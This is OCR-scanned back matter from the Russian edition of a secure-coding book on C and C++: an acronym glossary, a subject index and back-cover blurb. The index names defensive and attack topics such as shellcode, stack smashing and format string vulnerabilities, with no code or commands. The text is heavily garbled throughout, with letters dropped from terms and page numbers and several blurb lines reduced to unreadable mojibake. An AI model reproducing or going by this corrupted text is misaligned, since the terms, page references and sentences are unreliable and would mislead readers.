SQUARE	System Quality Requ remen s Enginee ing	Процесс инжиниринга требований ка ества и безопасности для выявления и анализа требований безопасности
SSCC	Safe-Secure C C	Безопасный и надежный C/C
SSE	S reaming SIMD Extensions	Набор команд SSE
SSGID	Sa ed set-group ID	Сохраненный SGID
SSH	Secure She l	Безопасная оболо ка
SSP	S ack-Smashing Protec or	Защита от повреждения стека
SSUID	Sa ed set-user-ID	Сохраненный SUID
STL	Standard template library	Стандартная библиотека шаблонов

SVR	AT&T/USL UNIX System V Release	AT&T/USL UNIX System V Release
TCP	Transmiss on control p o ocol	Протокол управления переда ей
TEB	Thread en ronment block	Блок операционного окружения потока
TIS	Tool In e face S andards (Comm ttee)	Комитет по стандартизации интерфейсов программных средств
TR	Techn cal report	Техни еский от ет
TSP	Team Software Process	Коллективная разработка программного обеспе ения
TSP-Secure	Team Software Process for Secure Softwa e De elopment	TSP для разработки безопасного программного обеспе ения
UDF	Uni e sal D sk Format	Универсальный формат диска
UDP	User datagram protocol	Протокол пользовательских дейтаграмм
UFS	UNIX file sys em	Файловая система UNIX
UID	User identifier	Идентификатор пользователя
UNC	Uni e sal naming con ention	Универсальное соглашение об именовании
URL	Un form resource locator	Унифицированный указатель ресурса
USL	UNIX System Labo a o ies	UNIX System Labora o ies
VEH	Vec o ed exception handling	Векторная обработка исклю ений
VLA	Variable-length array	Массив переменной длины
VM	Virtual memo y or ir ual mach ne	Виртуальная память или виртуальная машина
VPN	Virtual p i ate network	Виртуальная астная сеть
VPTR	Virtual poin er	Виртуальный указатель
VTBL	Virtual func ion table	Таблица виртуальных функций
XDR	External data epresentat on	Представление внешних данных
XML	Extensible markup language	Расширяемый язык разметки
XSI	X/Open Sys em Interface	X Open System Interface
SS	Cross-site scripting	Межсайтовый скриптинг

Предметный указатель

A

App cat on Ver f er 217
ASLR 122

C

CRED 118

D

DCOM 27
DEP 124
d ma oc 183

E

ELF 137
Exec Sh e d 324

F

Forma Guard 324

G

GOT 137

I

Insure 216
o tream 320
IPC 422

L

L nux 48

M

Memcheck 215

N

NaN 285
N ST 35
NVD 35

P

PEB 197
ProPo e 120
Pur fy 2 4
Pur fyP us 214

R

RAII 348
ROSE 289
RPC 27
Rt Heap 195
RTTI 43

S

Safe-S cure C C 126
SCALe 467
SIMD 154 332
Sp nt 289
SQUARE 444
SSCC 126
Stack-Smash ng Protec or 120
StackGua d 20
std str ng 95
ра про траненные ошибки 98
STL 97
TEB 146 197
Thread Checker 432
TOCTOU 415
TSP-Secure 438

U

URL 401
UTF 8 54

V

Va gr nd 215
vo at e 339
VPTR 141
VTBL 141

W

W ndows 48
W^X 124

А

Анализ атак 453
Аналитик безопасности 37
Аналитик уязвимост й 37
Арифметика
по модулю 287
прои вольной точности 278
Атомарная операция 348
Аудит исходного текста 290

Б

Батут 204
Беззнаковая потеря точности 242
Безопасно порожденный
указатель 173
Безопасность
компьютерная 36
недостаток 38
стратегия 37
Белые списки 460
Би лиотека
GMP 278
bpng 160
L bsafe 1 8
L bver y 118
phkma oc 209
STL 97
Библиотека
os ream 320
bsafe 455
Блокировка
файловая 419
Блок окружения потока 197
Блок окружения проце са 197
Блок среды потока 146

В

Вектори ация 333
В ломщик 33
Виртуализация 431
Виртуальная функция 140
Вн др ние
дуги 80 86
кода 81
Во вра -ориентированное
программирование 87
Входные данные
проверка 113

Г

Гаджет 87
Гиперпараллельность 330
Глобальная таблица смещений 137
Глубокая защита 468
Гонка 337 414
д нных 343
окно 337

Д

Данные
ненадежные 70
Дефект 38
Динамическая
в аимоблокировка 425
Динамический анализ 432
Диспетчер памяти 181
Дополнение
до двойки 228
до единицы 227

Ж

Жесткая с ылка 407

З

Заграждение памяти 350
Запи ь произвольной памяти 34
Захват ресурса есть
инициализация 69
Злоумышленник 37

И

Именованный канал 376
Имя пути 375
Инсайдер 33
Интеллектуальный ука атель 180
Интернационали ация 312
Исключение 144
сист мная обработка 146
структурная обработка 144
Исходный текст 36
Итератор 96

К

Кадр стека 74
Канарейки ст ковые См
Стековые канарейки
Канонизация 404 458
Каталог 374
обход 398
Киберпреступность 31
Кибертерроризм 34
Класс sta s r ng 95
распространенные ошибки 98
Клинч 357
Компьютерная безопасность 36
Конкуренция потоков 363
Контейнер 431

Контрмера 40 88
Контрольный список 472
Крекер 33
Критический разд л 337

Л

Ложное рабатывание 288
Локализация 54

М

Массив 52
конечный адрес 52
начальный адрес 52
пер менной длины 155
ра мер 52 53
Многопоточность 329
Моделирование угроз 452
Модель
AIR 287 463
данных 234
памяти 342
Мультипро р ммность 331
Мьютекс 46
именованный 420

Н

Набор символов 53
Ненадежные данные 70
Неопределенное поведение 44
Нечеткое тестирование 470
Нулевой имвол 54
Нуль о рицательный 230

О

Область атак 473
Обработчик ограничений 90
Обход каталогов 398
Окно гонки 337
Очередь сообщений 352
Очистка данных 459
Ошибка
иниципали ации памяти 156
отс тствия нулевого символа 67
сдвига на единицу 66
целочисленная логическая 274

П

Память 152
W n32 API 196
виртуальная 196
выделение нулевого размера 163
выравнивание 153
расшир нное 154
фундам н альное 54
динамическая в C 166
диспетчер 152 181
d ma oc 183
ema oc 212
phkma oc 209
Rt Heap 197
инструменты анали а 214
исчерпание кучи 158
многократное освобождение 162
обращ ние к о вобожденной памяти 161
оператор de e e 171
оператор de e ed 176
оператор n w 166
оператор n w] 176
ошибка
выд ления 168
запись в освобожденную память 195
инициализации 156
разыменование неверного указателя 160
рандоми ация 211
распространенные ошибки 174
сборка мусора 172
соглашения по управлению 209
страница 196
утечка 162
функции освобождения 171
функции ра пр деления 167
Память
перезапись 307
просмотр 306
Паралл ли м
данных 332
задач 334
закон Амдаля 335
Параллельность 329 331
Передача аргументов 296
Переносимос ь 45
Переполн ние
буфера 302
Переполн ние
буфера 72
в куче 185
нечеткое 280
целочисленное 232
П сочница 431
П литика ответственного оглашения 33
По еря точности
беззнаковая 242
По ок
данных 377
Пот к
событий 352
Права доступа 381
Пред твращение выполн ния данных 124
Пр обр зование
целочи ленное 239
ранг 239
Пр ступник 33
Привилегии 381
пр ц сса 384
Примитивы синхронизации 345
атомарная операция 48
заграждение памяти 350
мьютекс 346
очередь сообщений 352
семафор 351
Принцип наименьших привилегий 450
Проблема ABA 63
Проверка диапазона 279
Программист 37
Программный компонент 36
Просмотр стека 304
Процесс 73

Р

Разведка 33
Разрушение стека 77
Рандомизация адресного пространства 122
Регистр
векторный 333
скалярный 332
Реентерабельность 355

С

Сб рка мусора 172
С мантика
на ыщ ния 286
циклического возврата по модулю 287
С мафор 351
именованный 420
Се евой администр ра ор 7
Символическая ссылка 376 402
Символьные типы 58
Симлинк См *Символическая ссылка*
Сист мный администратор 37
Сист мный интегратор 37
Системный реестр W ndows 429
Сокет 376
Сокращ ния программирования 319
Спин-блокировка 420
Спин-блокировка 367
Стандарты бе опа н го кодирования 443
Статический анализ 322 432
Статический анализ 212 288 354
Стек 74
кадр 74
ра рушение 77
ука атель 76
Стековые канарейки 119 147
Стек
просмотр 304
рандомизация 312
Строка, 51
в C++, 5
длина 52 53 61
авершающаяся нулевым символом 3
многобайтная 54
некорректно ограниченная 62
ра мер 60
шир кая 55
Строка
формата 298
Строковый литерал 55
Структурированная обработка исключений 265

Т

Таблица
виртуальных функций 141
импортируемых а р сов 138
мещений глобальная 137
Т ррористм 34
Тип
nt 59
абстрактный 277
безопасность типов 278
символьный 58 234

целочисленный 222
расширенный 235
без наковый 223
выбор 275
для данной платформы 238
знаковый 227
точность 222
проверка диапазона 279
ширина 222

У

Угроза 33
Ук затель 131
безопасно порож
виртуальный 141
инструкции 135
интеллектуальный 180
объект
366
на функцию
кодиров ние 147
нулевой 208
Унифицир ванный указатель
ресурса 401
Усечение
по направлению к нулю 263
Уя вимость 39
использование См *Эксплойт*
ошибка преобра ования 272
ошибка у ечения 272
циклический во врат 270
Уя вимость
строки формата 3 2

Ф

Файл 374
атрибуты 412
блокировка 421
идентификация 398
устройства 409
Файловая и тема 374
именованный канал 376
к тал г 374 376
распределенная 374
символическая ссылка См
Символиче кая ссылка
сокет 376
специ льные файлы 376
файл 374
Фишинг 33
Форматированный вывод 65
Функция
a n d a o () 152
a o a() 155
atex t() 141
ca oc() 53 271
chrootO 431
c o eO 379
get () 99
memopenO 93
fopenQ 378
fpr ntfO 297
fre () 153 161
fs at) 413
get ha () 99
get ne) 93 101
get () 71 98
get _s() 101
Ge F eTypeQ 412
HeapA ocO 199
HeapCrea eO 196
HeapFre () 199
ong mpO 142
tat) 409 413
ma n() 63
ma oc) 152 159
memcpyO 111
memcpy_s() 112
memmoveO 111
memmove_s) 112
on_ex () 1 1
pr n fQ 293 297
rea ocO 152 163
rea pa h() 4 5
set oca eO 54
se _pr nt _count_outpu () 317
SetUnhand edExcept onF er() 146
snpr n f() 65 297
spr n f() 65 293 297
sta () 4 3
str o) 318
sys ogO 297
str at() 103
str at_s) 104
str p () 103
str py_s() 104
strdupO 105
str cat) 103
str cpyO 03
str en() 53 59 61 112
strnca () 106
strnca _s() 109
strncpyO 68 103 106
strncpy_ () 108
strn en_s() 112
vfpr ntf) 297
vpr n f() 297
vsnpr n f() 297
vspr n f() 297
безопасная с точки р ния
потоков 425
вариативная 294
виртуальная 140
пролог 6 145
реентерабельная 355
эпилог 76
управления привилегиями 387
файлового ввода-вывода 376
форматированно о выв да 297

Х

Хакер 33

Ц

Целое число 221
Целочисленное
переполнение 232
повышение 240
Целочисленные операции 248
вычитание 257
д кремент 257
д л ние 263
инкремент 251
получение остатка 263
присваивание 249
с виг 2 7
ложение 251
умножение 259
унарный минус 267
Целочисленный тип См *Тип целочисленный*
Циклический возврат 224

Ч

Червь
W32 B as er Worm 27
Морриса 19
Черные списки 460

Ш

Шаблон безопасного
проектирования 448
Ш ллкод 81

Э

Эксплойт 39

Я

Язык программирования
Ada 275 352
BCPL 42
C# 352
C* 43
C 43 48
C 42 43 48
реализация 44
переносимость 45
Concurren C 43
Cyc one 47
D 47
E fe 43
Java 46 48 352
Modu a3 43
Ob ect ve C 43 48 352
Pasca 275
Язык программирования
Per 322
Ярлык 416

Узнайте об основных причинах
УЯЗВИМОСТЕЙ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ И НАУЧИТЕСЬ ИХ ИЗБЕГАТЬ!

Распространенные уязвимости программного обеспечения обычно вызваны дефектами программирования, которых можно было бы избежать. Проанализировав десятки тысяч сообщений об уязвимостях» начиная с 1988 года, CERT выявила, что подавляющее количество уязвимостей вызывается относительно небольшим количеством первопричин.

Во втором издании книги *Безопасное программирование на С и* С++ выявляются и поясняются эти первопричины и указываются шаги, которые мог vt быт ь предприняты для устранения уязвимостей и разрабатываемом программном обеспечении. Кроме того, книга призывает программистов принять на воору жение наилучшие методы обеспечения безопасности и выработать образ мышления, который поможет защитить программное обеспечение не только от известных на сегодня, но и от будуших атак. Опираясь на доклады и выводы CERT Роберт С. Сикорд систематически указывает программные ошибки» которые скорее всего приведи к нарушениям безопасности, показывает, как они могут быть использованы з юумышленниками, рассматривает потенциальные следе гния такого йена іьзования и предоставляет безопасные альтернативы.

В мине подробно рассмотрены следующие темы.

- Ноташемиебеюпаенги ти и инттенінчли любого при южеїшй на С/Сч
- Онниглинеаідкі иски лыидониєм переполнения буфера п разрушения силы, пенилы\ юіших небезопасную лотку работы со строками.
- Как избежать уячіимосієй и ісфсмон безоплсіинл и при иепп нопіьнши функции травленим ЛИ) М М) 1 чес КОИ і If) М Я ТІ к».
- Как упрамптьнроб іеміа целом ш. іемнол арифметики, иыи*клю<мми из переполнения таковых не плх НШСУ І, инк ІН'НУКОІО котрим бепноконыч ИУ нач члее > и ошибок усечения,
- Бе км мен ьн« иио/|*кыв1\<| и svf ра йоте уя пт мисі ей. спи т тыч с файловой системой.
- Киррек»исч* применение ф\ мкпин формат ирокитюі о вывода без внесения \я ит\ьч лен формні них строк.
- VI гра но шс мтпфлихкт мри жч тч* к рсс\ рсим м прочих ум тпичвч ши при ра ірлЗтке парад те тьнн кино імясмпій мин

Оби теки ия во и юром издании»

- Обновлснныс стандарт ы С и і ++.
- іішчиїельїцчіереряГннаниме і мвы, послишпшые строкам, управлению шил ми ческой начинам м це104 не темпом оеюнлсностм.
- І Іона и і мил о нар л і ILMMH.IV МЫ МИС ими МІХ.

Во втором издании книги *Безопасное программирование на С* і/ С++ приведены сотни примеров безопасного и небезопасного кода и используемых злоумышленниками уязвимостей, реализованных для Windows и Linux. Если вы отвечаете за разработку безопасного программного обеспечения на С или С++ (или за его безопасность) — никакая иная книга ие предложит вам помощи такого уровня п такой подробной информации.

1 : внастоящее время является техническим руководителем по безопасному кодированию ПрогрлммыСЬКТ в Институте программной инженерии (SEI) Карнеги-Мел юн. Он выступал в роли ангора пяти книг, включая 7 *Itc CERT® C Secure Coding Standard* (Addison-VVesley 2009). а также в роли автора и преподавателя видеокурса *Professional C Programming LiieLessons, Part I: Writing Robust, Secure, Reliable Code* (Vidison-IVeslev, 20B).

Дішітоб.ложки Mvnt Прхорсис
Фони рафия Сами Саркисз/РЫUodisc/GcUyimages

wwwwilliamspublishing.com

AAddison-Weslcy
Pearson Education

ВЕК УЧИСЬ

iSBN 97в 5 8л59 1908-3